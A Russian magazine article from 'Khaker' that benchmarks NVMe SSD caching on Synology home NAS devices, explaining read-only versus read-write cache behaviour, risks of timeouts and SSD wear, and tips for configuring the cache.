Идея ускорить работу жестких дисков использованием твердотельных накопителей не нова. «Гибридные» диски SSHD, многочисленные решения для промышленных дата-центров и многоуровневые кеши в профессиональных NAS существовали давно. В относительно доступных домашних NAS такая возможность тоже есть. Но стоит ли овчинка выделки? Мы провели тесты и готовы поделиться результатами.

В домашних сетевых накопителях возможность создать кеш на быстром SSD была всегда, но требовала установки твердотельного накопителя в один из доступных слотов для дисков. Из-за этого особой популярностью она не пользовалась. Ситуация начала меняться три года назад с выходом Synology DS918+. В этой модели два выделенных разъема для компактных и быстрых SSD, выполненных в форм-факторе M.2. В актуальной линейке Synology для домашних пользователей и энтузиастов (DS720+, DS420+ и DS920+) также есть слоты для кеша NVME. С учетом достаточно низкой стоимости современных NVME SSD трудно не уступить соблазну заполнить два пустующих слота.

ПОТЕНЦИАЛЬНЫЕ ПРОБЛЕМЫ

В большинстве статей раздел о потенциальных проблемах может располагаться ближе к концу текста, если вообще присутствует, но здесь явно не тот случай. Технология кеширования с использованием NVME — палка о двух концах, способная приводить к внезапным перезагрузкам устройства, неожиданной потере записываемых данных, деградации всего тома с последующим длительным (и неочевидным) восстановлением и исключительно быстрому, не оправданному записываемыми объемами данных исчерпанию ресурса перезаписи ячеек кеширующих SSD. При этом большинства проблем можно избежать, правильно выбрав накопители и правильно настроив кеш. К сожалению, большинство описанных ниже моментов не нашли отражения в документации Synology, из-за чего пользователи снова и снова наступают на одни и те же грабли.

Спонтанные перезагрузки с потерей данных

При интенсивном использовании кеша в режиме r/w (для этого тебе придется создать зеркальный массив из двух NVME-накопителей) некоторые пользователи отмечали неожиданные перезагрузки устройства, приводившие к потере только что записанных данных (возникновение так называемой write hole). К примеру, пользователь DS918+ настроил пару не самых дешевых дисков Samsung 970 Evo в качестве кеша, но от потери данных его это не спасло. Аналогичную проблему обсуждают в соседней ветке. С чем это связано?

Дело здесь в том, что в некоторых моделях NVME-накопителей, основанных на технологиях TLC и QLC, после исчерпания объема SLC-кеша могут возникать задержки обработки команд записи. Вот готовый рецепт. Возьми пару самых дешевых NVME SSD самого маленького объема. Включи кеш на чтение-запись и не забудь активировать режим сквозного кеширования последовательных операций. Отведи на кеш весь доступный объем накопителей — и начинай запись.

Все современные SSD кешируют операции записи. Записываемые данные сперва попадают в область псевдо-SLC, запись в которую происходит очень быстро. Накопитель будет уплотнять данные, перезаписывая их в TLC/QLC-ячейки в режиме простоя.

Поток данных не прекращается. Через короткое время SLC-буфер переполняется, и контроллеру SSD приходится одновременно принимать новые данные и уплотнять уже записанные. Свободные блоки быстро заканчиваются, и к операции уплотнения добавляется операция очистки ранее записанных блоков — а она в таких накопителях очень медленная. Через короткое время контроллер захлебывается, и очередная попытка записи приводит к тайм-ауту.

Напомню, диски NVME подключаются не через контроллер SATA, который способен самостоятельно обработать ошибку, а напрямую к шине PCIe. Пользователи модели DS918+ отмечали, что возникновение тайм-аута при записи приводило к спонтанной перезагрузке устройства с последующей деградацией как кеша, так и всего тома (кеш r/w становится его неотъемлемой частью).

Подобные ошибки отмечали пользователи разных моделей Kingston и ADATA с контроллерами SMI. Отдельные пользователи жалуются на периодические ошибки тайм-аута с накопителями WD Black; в то же время диски Samsung 970 Evo в возникновении этой ошибки не замечены (впрочем, как и любые другие диски, эти модели также подвержены преждевременному износу).

Справедливости ради — я не слышал о возникновении подобных ошибок в устройствах поколения 2020 года.

Преждевременное исчерпание ресурса SSD

Пользователь DS918+ и пары Samsung 960 Evo 256GB отмечает преждевременное исчерпание ресурса SSD. На SSD записано всего 30 Тбайт данных, что даже отдаленно не приближается к заявленному производителем ресурсу. Брак? Возможно, но маловероятно: случай не единичный.

В этом и подобных случаях проблема в факторе коэффициента усиления записи (write amplification), а точнее — несовпадение оптимального для SSD сценария работы с фактическим.

Как известно, для сохранения единственного байта информации на SSD необходимо записать целую страницу данных. Большинство современных SSD-накопителей оперирует страницами достаточно большого размера — иногда в несколько мегабайт. В то же время кеширование подразумевает работу с множеством небольших блоков данных — объемом в десятки и сотни килобайт. Запись каждого такого блока требует перезаписи целой страницы, что приводит к тому, что контроллер вынужден перезаписывать гораздо большие (иногда — на порядки) объемы данных, чем поступает снаружи. Результат более чем логичен: диск исчерпывает заявленный производителем ресурс, что и отображается в данных S.M.A.R.T.; DSM присваивает накопителю соответствующий статус, сбрасывая содержимое кеша на диски и переводя кеширование в режим read-only. Ситуация штатная и к потере данных приводить не должна, но в реальности иногда приводит.

Кстати: Synology DSM не позволяет использовать в качестве кеширующего накопителя диск, полностью исчерпавший ресурс по данным S.M.A.R.T., даже если фактическое состояние ячеек NAND способно выдержать десятикратный объем записи.

Минимизируем риски

Как избежать описанных выше проблем? Достаточно убрать факторы риска.

1. Если твой сетевой накопитель работает в режиме 24/7, рекомендую использовать кеш в режиме «только для чтения». Это и безопаснее для сохранности твоих данных, и щадит ресурс накопителя. Если же ты периодически выключаешь NAS, то содержимое кеша «только для чтения» будет сбрасываться каждый раз при загрузке, что только добавит нагрузки на SSD. В таком случае может иметь смысл режим r/w, в котором содержимое кеша переживает перезагрузку.
2. При создании кеша в режиме r/w разреши использовать под кеш не более 70–80% объема накопителя. Контроллер SSD сможет подменять «грязные» блоки незанятыми, что заметно увеличит скорость циклической перезаписи и уменьшит фактор write amplification.
3. Откажись от использования дисков с QLC в качестве кеширующих накопителей. Да, QLC — самая дешевая технология, но такие диски способны поддерживать высокую скорость записи лишь в рамках доступного объема псевдо-SLC. При исчерпании буфера скорость записи в ячейки резко падает. Кроме того, память QLC при постоянной перезаписи изнашивается заметно быстрее TLC, так что экономия в любом случае окажется липовой.
4. Не используй сквозное кеширование последовательных операций совместно с недорогими NVME SSD небольшого объема. Очевидный совет, который тем не менее многие успешно игнорируют.
5. По возможности используй специализированные накопители Optane (кроме серии H). У таких накопителей проблемы с тайм-аутами отсутствуют принципиально. Другой вариант — специализированные NVME-накопители Synology, о которых я расскажу дальше.

С подводными камнями разобрались; можно приступать к экспериментам.

ТИПЫ КЕШИРОВАНИЯ: НЕОЧЕВИДНАЯ РАЗНИЦА

В актуальной версии DSM (ОС Synology) можно выбрать один из двух типов кеширования: только для чтения (read-only — r/o) и чтения-записи (read-write — r/w). Кроме того, доступна настройка, позволяющая управлять кешированием операций последовательного чтения-записи (например, при стриминге видео или записи на диск очередной резервной копии). По умолчанию она отключена: эффективность такого кеширования сомнительна, а ресурс SSD оно способно исчерпать в считаные недели.


У каждого из двух видов кеширования есть как очевидные, так и неочевидные подводные камни. При этом некоторые важные параметры в документации не упоминаются в принципе.

Кеш «только для чтения»

Все просто: один том — один NVME-накопитель (почему нельзя использовать один NVME SSD или зеркальную пару для кеширования двух и более томов — загадка). Кешируются данные, которые считываются с диска как внешними пользователями, так и запущенными на устройстве процессами (например, виртуальными машинами).

Кеширование «только для чтения» обладает одной неприятной недокументированной особенностью: содержимое кеша сбрасывается при выключении или перезагрузке устройства. Соответственно, если большую часть времени твой NAS стоит выключенным, то на эффективности этого вида кеширования можно ставить крест: скорее всего, более-менее заметного КПД кеш достигнет как раз к тому моменту, когда ты закончишь работать с NAS и отключишь его.

Приблизительно так выглядит КПД моего кеша «только для чтения» во время работы.



Чтобы определить эффективность кеширования, я провел тестирование, синхронизируя содержимое двух сетевых папок с идентичным содержимым (чуть больше полутора сотен тысяч файлов): идеальные условия для демонстрации ускорения операций случайного доступа.

Вот характеристики сетевой папки.

Size:	3.62 TB (3,985,308,223,405 Bytes). Contain 151393 file(s), 37453 folder(s)
Modified Date:	10/15/2020 12:52:15

Первый раунд тестирования, NVME-кеш отсутствует. Синхронизация заняла 35 мин 23 с.

```
          Total    Copied   Skipped  Mismatch    FAILED    Extras
 Dirs :   37454         0     37454         0         0         0
Files :  151393         0    151393         0         0         0
Bytes : 3.624 t         0   3.624 t         0         0         0
Times : 0:35:23   0:00:00                       0:00:00   0:35:23
Ended : Friday, 16 October 2020 14:18:45
```

Включаю NVME-кеш, повторяю попытку. 33 мин 7 с. Ожидаемо: кеш пуст, заполняется в процессе синхронизации.

```
          Total    Copied   Skipped  Mismatch    FAILED    Extras
 Dirs :   37454         0     37454         0         0         0
Files :  151393         0    151393         0         0         0
Bytes : 3.624 t         0   3.624 t         0         0         0
Times : 0:33:07   0:00:00                       0:00:00   0:33:07
Ended : Friday, 16 October 2020 13:35:33
```

Повторная синхронизация той же папки с включенным NVME-кешем заняла 1 мин 40 с. Полезность этого теста сомнительна: данные находятся как в кеше, так и в оперативной памяти устройства.

```
          Total    Copied   Skipped  Mismatch    FAILED    Extras
 Dirs :   37454         0     37454         0         0         0
Files :  151393         0    151393         0         0         0
Bytes : 3.624 t         0   3.624 t         0         0         0
Times : 0:01:40   0:00:00                       0:00:00   0:01:40
Ended : Friday, 16 October 2020 12:56:51
```

А что будет, если отключить NVME-кеширование? Отключаю кеш, повторяю синхронизацию. 1 мин 39 с — разница в пределах погрешности. Действительно, предыдущий тест оказался бесполезным — данные система брала в основном из оперативной памяти, а не из кеша NVME.

```
          Total    Copied   Skipped  Mismatch    FAILED    Extras
 Dirs :   37454         0     37454         0         0         0
Files :  151393         0    151393         0         0         0
Bytes : 3.624 t         0   3.624 t         0         0         0
Times : 0:01:39   0:00:00                       0:00:00   0:01:39
Ended : Friday, 16 October 2020 14:21:23
```

Какое преимущество даст кеш «только для чтения» в этом сценарии? Практически никакого: кеш не переживает перезагрузки, поэтому сразу после включения синхронизация сетевых папок будет занимать 35 мин вместо полутора. Точно так же ведет себя и кеш в оперативной памяти устройства, расширить которую проще и дешевле, чем возиться с кешированием на NVME.

В каких сценариях кеш «только для чтения» имеет смысл? Прежде всего в таких, которые подразумевают постоянную работу NAS в режиме 24/7 с преобладанием операций случайного доступа. Также кеш будет полезен, если к устройству одновременно обращается несколько пользователей. Для меня же кеш в данной конфигурации оказался совершенно бесполезным.

Кеш на чтение и запись


Начиная тестирование, я не ожидал, что кеш «только для чтения» будет сбрасываться каждый раз при загрузке устройства. Этот момент не был отражен в документации, и я не первый, кто с удивлением обнаружил эту особенность. С моей точки зрения, для «временного» кеширования есть оперативная память, а кеш на SSD должен сохраняться между перезагрузками. Однако моя логика не совпадает с логикой разработчиков DSM, поэтому для включения постоянного кеша приходится активировать более опасный и менее стабильный режим кеширования чтения-записи.

Важно понимать, что при включении этого режима нужно использовать оба NVME SSD в зеркале (RAID 1); кешироваться при этом будет единственный том на выбор. Если в твоей конфигурации присутствует единственный том для хранения данных — тебе повезло. Если же томов несколько — придется выбрать, какой из них ты хочешь ускорить.

Другая важная вещь: в режиме чтение/запись кеш на NVME становится частью тома. Если что-то случится с SSD или, к примеру, ты захочешь перенести жесткие диски на другое устройство, не отключив предварительно кеш, то основной том будет поврежден. Все это в том числе и после выключения NAS. Поэтому перед подобными операциями с дисками требуется отключать кеш.

Приступаем к тестированию. Число файлов успело измениться — перед получением второго NVME-накопителя прошло некоторое время.

При создании кеша я указал возможность использовать в качестве кеша до 400 Гбайт (из 465 доступных).



Первый раунд синхронизации с пустым кешем не отличается по времени от ситуации «без кеша»; я его пропущу. После того как кеш был заполнен, синхронизация сетевых папок заняла 1 мин 38 с — результат, аналогичный предыдущему эксперименту.

```
          Total    Copied   Skipped  Mismatch    FAILED    Extras
 Dirs :   37730         0     37730         0         0         0
Files :  151804         0    151804         0         0         0
Bytes : 3.616 t         0   3.616 t         0         0         0
Times : 0:01:38   0:00:00                       0:00:00   0:01:38
Ended : Friday, 30 October 2020 17:40:10
```

Перезагружаю устройство, чтобы убедиться в сохранности кеша. Сразу после загрузки запускаю синхронизацию. 3 мин 12 с! Только в этом тесте наконец удалось увидеть разницу между производительностью кеша в оперативной памяти и кеша на NVME.

```
          Total    Copied   Skipped  Mismatch    FAILED    Extras
 Dirs :   37730         0     37730         0         0         0
Files :  151804         0    151804         0         0         0
Bytes : 3.616 t         0   3.616 t         0         0         0
Times : 0:03:12   0:00:00                       0:00:00   0:03:12
Ended : Friday, 30 October 2020 17:37:42
```

Месяц спустя

Я внимательно наблюдал за работой устройства в течение месяца. В моем сценарии использования NAS включается три-четыре раза в неделю с сессиями примерно на час-два. Впрочем, статистика SSD-кеша позволяет точно узнать и количество сессий, и часы работы устройства за этот месяц.

Health Info - Cache device 2

Overview | S.M.A.R.T. Attribute

The S.M.A.R.T. attribute value derives from the drive. Each S.M.A.R.T. attribute indicates certain information regarding the drive status.

Attribute	Value	Status
Critical Warning	0	OK
Temperature	28 C	OK
Available Spare	100%	OK
Available Spare Threshold	10%	OK
Percentage Used	0%	OK
Data Units Read	7589	OK
Data Units Written	131900	OK
Host Read Commands	92768	OK
Host Write Commands	1220227	OK
Controller Busy Time	5	OK
Power Cycles	31	OK
Power On Hours	69	OK
Unsafe Shutdowns	0	OK
Media errors	0	OK
Number of error log entries	1	OK
Warning Temperature Time	0	OK
Critical Composite Temperature Time	0	OK

Close

Используемый объем кеша на чтение-запись за все время почти достиг 24 Гбайт — при том что на устройство в течение месяца понемногу сохранялись резервные копии и отснятые фотографии. На скриншоте — актуальное состояние кеша.

Как видим, в моем сценарии использования беспокоиться об износе SSD не приходится: ресурса должно с избытком хватить на несколько лет. Данной конфигурацией я доволен. Вот мои наблюдения:

1. Периодическая синхронизация папок с целью резервного копирования на порядок быстрее, чем без кеша.
2. Доступ к файлам ощутимо быстрее не стал: я единственный активный пользователь, и скорости жестких дисков вполне хватает.
3. Заметно (в разы!) уменьшился шум от позиционирования головок дисков как при чтении, так и при записи данных. Диски стали работать спокойнее, преобладают операции последовательного доступа, а операции случайного доступа перехватывает и берет на себя кеш NVME.

При этом не произошло одной ожидаемой вещи. В моей сети NAS достаточно беспокойно ведет себя в состоянии простоя, время от времени просыпаясь просто от того, что я открываю на компьютере окно Explorer, на котором отображаются в том числе и доступные сетевые папки.


Я ожидал, что NAS сможет более стабильно останавливать вращение дисков и оставаться в состоянии «сна» в описанных условиях. Если бы такое случилось, я смог бы оставить NAS работать в режиме 24/7 (сейчас я этого делать не хочу из-за шума дисков). Увы, не вышло: активация NVME-кеша никак не повлияла на гибернацию дисков и их периодическое включение от любого пинга.

СПЕЦИАЛИЗИРОВАННЫЕ ДИСКИ ДЛЯ КЕШИРОВАНИЯ


Как я уже упоминал, DSM отключает кеш на чтение-запись (и не позволяет больше использовать SSD для кеширования), как только уровень оставшегося ресурса SSD по данным S.M.A.R.T. достигает нулевого значения. С учетом того, что производители SSD весьма консервативны, «ноль» по S.M.A.R.T. может означать исчерпание менее 10% реального ресурса ячеек памяти. Нерационально? Возможно, но другого способа обеспечить целостность данных у системы нет.

Выпуск модели DS918+ стал отличным пробным шаром. Армия невольных бета-тестеров обеспечила Synology отчетами о проблемах и данными телеметрии. Убедившись, что пользователи действительно не понимают особенностей работы контроллеров SSD и принципов организации NAND (положа руку на сердце, почему они должны это понимать?), в компании решили выпустить специализированные для кеширования NVME SSD под собственным именем.

Что они собой представляют? Рассмотрим модель SNV3400-400G. Фактически серия SNV3400 — ODM-диски на контроллере Phison PS5012-E12DC. Найди отличия.



SNV3400 от Synology



Дженерик от Phison

В чем отличие этих накопителей для кеширования от аналогичных ODM-решений? В первую очередь — в значении overprovisioning: емкость в 400 Гбайт намекает на наличие резервного пула ячеек просто гигантского объема. При всем желании пользователь не сможет заставить этот диск «захлебнуться» потоком данных: страницы из подменного фонда спокойно примут новые данные, и отказа в обслуживании по тайм-ауту не случится. Кроме того, TBW накопителя на 400 Гбайт составляет 500 Тбайт. В сочетании с невысоким из-за большого резервного пула коэффициентом усиления записи такой заявленный ресурс позволит подобному специализированному диску проработать в качестве кеша на чтение-запись заметно дольше альтернативных решений даже при одинаковой фактической надежности NAND.

Впрочем, если ты все-таки понимаешь принцип работы контроллеров SSD и NAND-памяти и установишь в качестве кеша какой-нибудь Samsung Evo 970 на 500 Гбайт, а кеш создашь всего на 400, то результат, скорее всего, окажется не хуже, а лучше специализированного накопителя (у Samsung мощнее контроллеры и весьма выносливая память). Проверить это утверждение, однако, я не могу: статистика пока отсутствует.

Еще один интересный вариант — использовать в качестве кеша накопителей Intel Optane (за исключением линейки H, на устройствах которой расположены два отдельных SSD — небольшой Optane и основной объем QLC-памяти). Накопители Optane объемом 16 Гбайт можно найти за копейки: диски такого объема мало кому интересны, а использовать их так, как хотела Intel (в качестве, обрати внимание, кеша для основного диска), пользователям десктопов неинтересно: современные NVME SSD дают компактным Optane фору и по объему, и по производительности, и по цене за гигабайт.

ЕСЛИ КЕШ БЕСПОЛЕЗЕН

Мне удалось перестать бояться и полюбить кеш, но если для тебя он оказался бесполезен, а SSD уже куплены и установлены в слоты — что можно с ними сделать?

В устройствах от конкурентов ты мог бы создать еще один том для хранения самых часто используемых данных. Соответствующая функция давно присутствует в QNAP, а совсем недавно появилась в прошивке ADM 3.5.2.RAG2 (20 октября 2020-го) и для устройств ASUSTOR с соответствующими разъемами.

В DSM 6.2 использовать накопители NVME для создания тома нельзя. По слухам, в грядущем обновлении DSM 7.0 такая функциональность должна появиться. Но сроки выхода этого обновления неизвестны: сейчас тестируется лишь первая предварительная версия.

Впрочем, если нельзя, но очень хочется, то можно. В статье Use NVME SSD as storage volume instead of cache in DS918 приводятся подробные инструкции, как создать тома на таких накопителях. Нужно отметить, что решение имеет ограниченную применимость: загружаться с таких томов устройство не будет.

ЗАКЛЮЧЕНИЕ

Кеширование с помощью NVME — одна из самых противоречивых возможностей NAS. Многочисленные программные ограничения, временами весьма странная логика разработчиков, сомнительная эффективность кеша в режиме «только для чтения», потенциальные риски и эксплуатация SSD на износ в режиме чтения-записи отвратят многих, если не большинство, от использования этой функции. В то же время, если твой сценарий использования попадает в одну из нескольких узких ниш, для которых кеширование оправданно, ты сможешь сделать свой NAS быстрее и тише с минимальными усилиями.

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР

18+

№ 11 (260)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Илья Русанен
Зам. главного редактора
по техническим вопросам
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
pismenny@glc.ru

Илья Русанен
rusanen@glc.ru

Иван «aLLy» Андреев
iam@russiansecurity.expert

Евгений Зобнин
zobnin@glc.ru

Татьяна Чупрова
chuprova@glc.ru

Андрей Васильков
the.angstroem@gmail.com

Валентин Холмогоров
valentin@holmogorov.ru

Виктор Олейников
fabulous.faberge@yandex.ru

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке: lapina@glc.ru
Вопросы по материалам: support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30. 08.2016 года.

Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2020